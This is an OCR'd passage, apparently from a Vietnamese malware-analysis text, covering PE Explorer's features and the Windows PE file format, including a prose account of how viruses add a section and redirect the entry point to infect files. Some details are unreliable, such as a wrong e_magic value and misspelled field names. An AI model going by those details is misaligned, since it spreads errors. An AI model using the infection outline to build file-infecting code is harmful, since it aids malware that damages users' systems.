
Một số tính năng quan trọng như các thông tin về Export, Import và Delay Import Table cho phép người phân tích có thể thấy toàn bộ các hàm bên ngoài mà File thực thi sử dụng (các file DLL mà file gọi đến). Một tính năng khá tiện dụng hữu ích là Syntax Viewer, chức năng này sẽ hiển thị cách thức gọi các hàm trong file PE. Màn hình chính chương trình PE Explorer Export Analyzer như sau (chức năng Quick Function Syntax Look)



Hình 2-16: Màn hình hiển thị PE explorer

Tùy chọn Resource Editor


Tùy chọn Resource Editor giúp người phân tích có thể nhìn thấy toàn bộ các thông tin về bitmaps, jpeg,... và cho phép người phân tích có thể sửa lại thông tin mà không cần phải biên dịch lại mã nguồn.



Hình 2-17: Màn hình hiển thị chức năng Resource

Tùy chọn Section Headers Viewer


PE Explorer cho phép người phân tích có thể xem được số lượng các sections, tên các sections, kích thước và các thông tin thuộc tính. Người phân tích có thể trích xuất, đổi tên, tính toán lại cho phù hợp, có thể xóa các sections đi từ thân chương trình



Hình 2-18: Màn hình hiển thị Section Headers Viewer

Tùy chọn Section Editor


Việc khôi phục lại giá trị ban đầu của section (giá trị offset trong dữ liệu thật) trong file không phải là việc đơn giản. Trong nhiều trường hợp việc khôi phục này còn phụ thuộc vào cảm tính và phải đưa các điều kiện giả thiết mới có thể khôi phục được. Nhưng công việc này có thể thực hiện tự động được nhờ tính năng Section Editor này.



Hình 2-19 : Hiển thị THÔng tin Section Editor

Tính năng Disassembler


PE Explorer Disassembler là một tiện tích đưa file PE về dạng mã nguồn Assembly.



Hình 2-20: Hiển chức năng PE Explorer Disassembly

Tính năng Dependency Scanner

Dependency Scanner hiểu thị toàn bộ các file DLL mà file PE gọi đến khi thực thi.



Hình 2-21 : Hiển thị tính năng Dependency Scanner


Trên đây là một số tính năng cơ bản PE Explorer, phân tiếp theo sẽ mô tả kỹ định dạng PE file,

2.2.1 Định nghĩa PE

PE viết tắt của Portable Executable là một định dạng file cho các file exe, Object code, dll trên hệ điều hành Windows 32 bit. Định dạng PE file là một cấu trúc dữ liệu trong đó chứa các thông tin cần thiết để loader của Windows có thể quản lý và thực thi được các lệnh trong đó. Định dạng này được phát triển dựa trên định dạng UNIX COFF (Common Object File Format), hiện giờ phần mở rộng của PE file có dạng như sau: exe, dll, src, bpl, dpl , cpl, ocx, acm, ax.

2.2.2 Cấu trúc PE file

Cấu trúc chung của 1 PE file thường sẽ có 2 Sections: 1 là cho đoạn mã (code) và 1 cho phần dữ liệu (data). Một chương trình ứng dụng chạy trên nền tảng Windows NT có 9 sections được xác định trước có tên như: **.text**, **.bss**, **.rdata**, **.data**, **.rsrc**, **.edata**, **.idata**, **.pdata** và **.debug**



Hình 2-22: Cấu trúc PE file

2.2.2.1.Dos header

Vùng này chiếm 64 bytes đầu tiên của file. Trong vùng này có 2 giá trị quan trọng là e_magic(0x5a4b) và e_lfanew là một DWORD(4bytes), giá trị nằm trong 4 bytes này chứa offset đến PE file header(offset 3C).

2.2.2.2 PE header

Đầu tiên windows loader sẽ đọc ở phần MZ header giá trị e_magic nhằm xem file có hợp lệ hay không.Tiếp theo windows loader sẽ đọc giá trị e_flanew, windows loader sẽ bỏ qua luôn phần dostub và nhảy đến PE header.

PE gồm 3 thành phần được định nghĩa trong file windows.inc: signature, fileheader, optionalheader

Signature là một DWORD luôn có giá trị 0x4550, nhìn từ giá trị của e_flanew.

Fileheader gồm 20 bytes tiếp theo chứa thông tin về sơ đồ vật lí và những đặc tính của file

Optional header gồm 224 bytes tiếp theo, chứa những thông tin về sơ đồ logic bên trong của PE file.

File header

Những thông tin quan trọng bên trong là numberofsection và Characteristics.

Numberofsection thay đổi phần này nếu như muốn thêm hoặc xóa Section trong file PE(các mã độc quan tâm đến trường này ví dụ như tăng trường thêm 1 sau đó chèn thêm thân của nó vào trong section nó khai báo thêm như vậy mã độc đã chiếm được file).

Characteristics bao gồm các cờ xác định những thể hiện để chúng ta làm việc là một file thực thi(executable) hay một file Dll.

Ta có thể xác định các vị trí này bằng các công cụ như Hex, hoặc Peid, LordPE…

Optionalheader

Các thành phần quan trọng bên trong Optionalheader

AddressofEntryPoint

RVA(địa chỉ ảo tương đối) của câu lệnh đầu tiên, nó trỏ vào đâu thì đó là câu lệnh đầu tiên của chương trình được loader của hệ điều hành. Nếu một file nguyên thể thì sẽ trỏ tới điểm đầu tiên chạy thật của chương trình nằm trong section .text hay code(điểm chạy này gọi là OEP: Original EntryPoint).Đối với 1 file virus quản lí, nó sẽ thêm 1 section .text vào sau đó cho trường trỏ vào virus body. Đây là một trong những trường quan trọng vì trường này sẽ thay đổi hầu hết các kiểu lây nhiễm virus để trỏ tới điểm thực thi thực sự của virus code.

ImageBase địa chỉ nạp được ưu tiên cho PE file, Windows loader sẽ cố gắng ánh xạ vào vùng nhớ ảo có địa chỉ bắt đầu tại Imagebase. Câu

lệnh khởi đầu trên bộ nhớ ảo có địa chỉ:OEP(trỏ đến câu lệnh khởi đầu)+image.

SectionAligment không gian của section trong bộ nhớ ảo, file thực thi được ánh xạ lên bộ nhớ ảo thì sẽ bắt đầu là bội số của giá trị này, thường nhỏ nhất là 0x1000.


FileAligment độ rộng của section trên file sẽ là bội số của trường này(ví dụ FileAligment có giá trị 0x200-> section tiếp theo sẽ bắt đầu thì tại vị trí trước+0x200 hay một tích của 0x200 với một số nguyên).

SectionofImage bằng size của tất cả cách header+ dung lượng thật của các section liên kết trong trường sectionaligment.

Sizeofheader kích thước của tất cả các header+sectiontable.

DataDirectory một mảng 16 IMAGE_DATA_DIRECTORY mỗi phần có liên quan đến cấu trúc dữ liệu trong PE file như import address table.

Ta có thể quan sát các thành phần này trong Peid, LordPE,…



Hình 2-23 : Quan sát vị trí các thành phần với PEid

Chiếm 128 bytes cuối cùng trong Optionalheader và lần lượt là những thành phần cuối cùng của PE header IMAGE_NT_HEADERS.

Cấu trúc trong data directory gồm có 2 thành phần mà bao gồm thông tin về vị trí và kích thước là virtualaddress và isize.

Virtualaddress là một địa chỉ ảo tương đối của cấu trúc dữ liệu.

Isize bao gồm kích thước theo byte của cấu trúc dữ liệu.

2.2.2.3 Section table

Là thành phần tiếp theo sau PE header. Nó là một mảng của những cấu trúc IMAGE_SECTION_HEADER, mỗi phân từ sẽ chứa thông tin về một section trong PE file(ví dụ như thuộc tính của nó và virtual offset).

Các thành phần quan trọng trong section table

Name tên chỉ một nhãn hoặc có thể trống.


Virtualsize(DWORD) kích thước của section sau khi được nạp vào bộ nhớ.

Virtualaddress RVA của section, trình PE loader sẽ phân tích và sử dụng giá trị trong trường hợp khi nó ánh xạ section trong bộ nhớ.

Sizeofrawdata kích thước của section trong file trên đĩa.

Pointertorawdata(raw offset) thành phần này là offset từ vị trí bắt đầu của file cho tới phần section's data. Nếu có giá trị 0, thì section's data không được chứa trong file và sẽ không bị bó buộc và thời gian load.

Characteristics bao gồm các cờ executbale code, initialized data, uninitialized.



Hình 2-24: Các giá trị trong bảng section table

2.2.2.4 PE file section

Là những section chứa nội dung chính của file, bao gồm code, data, resources và những thông tin khác của file thực thi. Mỗi section có một header và một rawdata(dữ liệu chưa được xử lí hoặc chưa được định khuôn thức, nó chưa được sắp xếp, biên tập sửa chữa hoặc chưa được biểu diễn dưới dạng dễ tìm kiếm). Những section header thì được chứa trong section table.

Một chương trình ứng dụng đặc thù trên Windows:

Executable code section là các đoạn mã(code segment) tập trung vào một section đơn lẻ .text hoặc Code. Từ khi widows chuyển sang sử

dụng một hệ thống quản lí bộ nhớ ảo trên trang, thì có một section code lớn hơn dễ dàng hơn trong việc quản lí với hệ thống điều hành. Section này cũng là điểm entry point và bảng jump thunk table trỏ tới IAT.

Data section chứa section .rdata biểu diễn dữ liệu chỉ đọc(read-only) ví dụ như các chuỗi, hằng, thông tin…tất cả các biến khác ngoài biến tự động mà chỉ xuất hiện trong stack thì được lưu trữ ở section .data.

Resources section section .rsrc chứa thông tin resource cho một module, 16 bytes đầu tiên gồm một header giống như các section khác, nhưng dữ liệu của section này được cấu trúc vào trong một resource tree và được quan sát bằng resource editor.

Export data section section .edata chứa Export Directory cho một chương trình ứng dụng hoặc file dll. Khi biểu diễn, section này bao gồm các thông tin và địac chỉ của những hàm exported function.

Import data section .idata chứa những thông tin khác nhau về hàm được import directory và bảng import address table.

2.2.2.5 Export section

Section này có liên quan đến các file Dll. Các hàm có thể được export thông bởi 1 Dll theo 2 cách " by name" hoặc " by ordinal only".

Vị trí bắt đầu trong bảng Data Directory " signature+78".

Cấu trúc export được gọi là IMAGE_EXPORT_DIRECTORY, bên trong cấu trúc này có các thành phần quan trọng sau:

Name internal name của module

nBase bắt đầu lấy số thứ tự hay số chỉ số(trường này được sử dụng để lấy những index trong address-of-function array).

NumberOfFuntion tổng số các hàm mà được export bởi module.

